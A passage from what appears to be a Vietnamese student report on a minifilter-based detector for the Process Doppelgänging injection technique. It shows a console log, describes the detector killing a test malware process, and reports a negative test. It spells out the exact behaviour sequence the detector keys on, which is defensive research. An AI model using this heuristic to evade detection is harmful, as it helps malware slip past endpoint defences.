
```
Administrator: Command Prompt - detector.exe
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd c:\Users\pc\Desktop\detector\x64\Release\

c:\Users\pc\Desktop\detector\x64\Release>detector.exe
[+] Succeeded to connect to mini-filter port.
```

Hình 65: Chạy detector

Detector đã kết nối thành công đến minifilter.




Hình 66: Các thông báo từ minifilter

Khi chạy mã độc, thì ngay lập tức tiến trình được tạo ra với PID 7128 đã bị phát hiện là Process Doppelganging và bị kill khi phát hiện tiến trình thực hiện các hành vi như mở file trong transaction, ghi file, tạo section từ file, và rollback transaction, với đường dẫn đúng với file mã độc trong kịch bản.

Việc kill tiến trình này diễn ra gần như ngay lập tức khi phát hiện được để ngăn tiến trình thực thi mã độc.

Nhóm có thử nghiệm phát hiện một tiến trình có chuỗi hành vi: Tạo transaction -> Mở file trong transaction -> Ghi file -> Rollback (Không có tạo section) để thực nghiệm việc kiểm tra công cụ có phát hiện đây là Process Doppelganging.



Hình 67: Thực nghiệm công cụ phát hiện trên một ứng dụng thực hiện hành vi tương tự Process Doppelganging



Nhìn trong hình ta thấy vẫn có những thông báo về hành vi của ứng dụng nhưng do thiếu hành vi tạo section từ file nên công cụ không cho rằng đây là một Process Doppelgänger.

Và việc phát hiện dựa trên hành vi này có tỉ lệ chính xác cao vì:

- NTFS Transaction là một tính năng Windows không khuyến khích sử dụng nên đa số các tiến trình hợp pháp sẽ không sử dụng đến.
- Hành vi của Process Doppelgänger rất đặc trưng và công cụ chỉ phát hiện nếu tiến trình thực hiện đầy đủ theo chuỗi hành vi đó.

#### **D. Hướng phát triển**

- Phát triển tính năng scan memory (so sánh in-memory và on-disk) cho công cụ phát hiện sử dụng ý tưởng giống công cụ [PE-sieve](#).
- Triển khai PoC các loại biến thể của Process Doppelgänger kết hợp với các kỹ thuật khác (Transacted Hollowing,...).

**HẾT**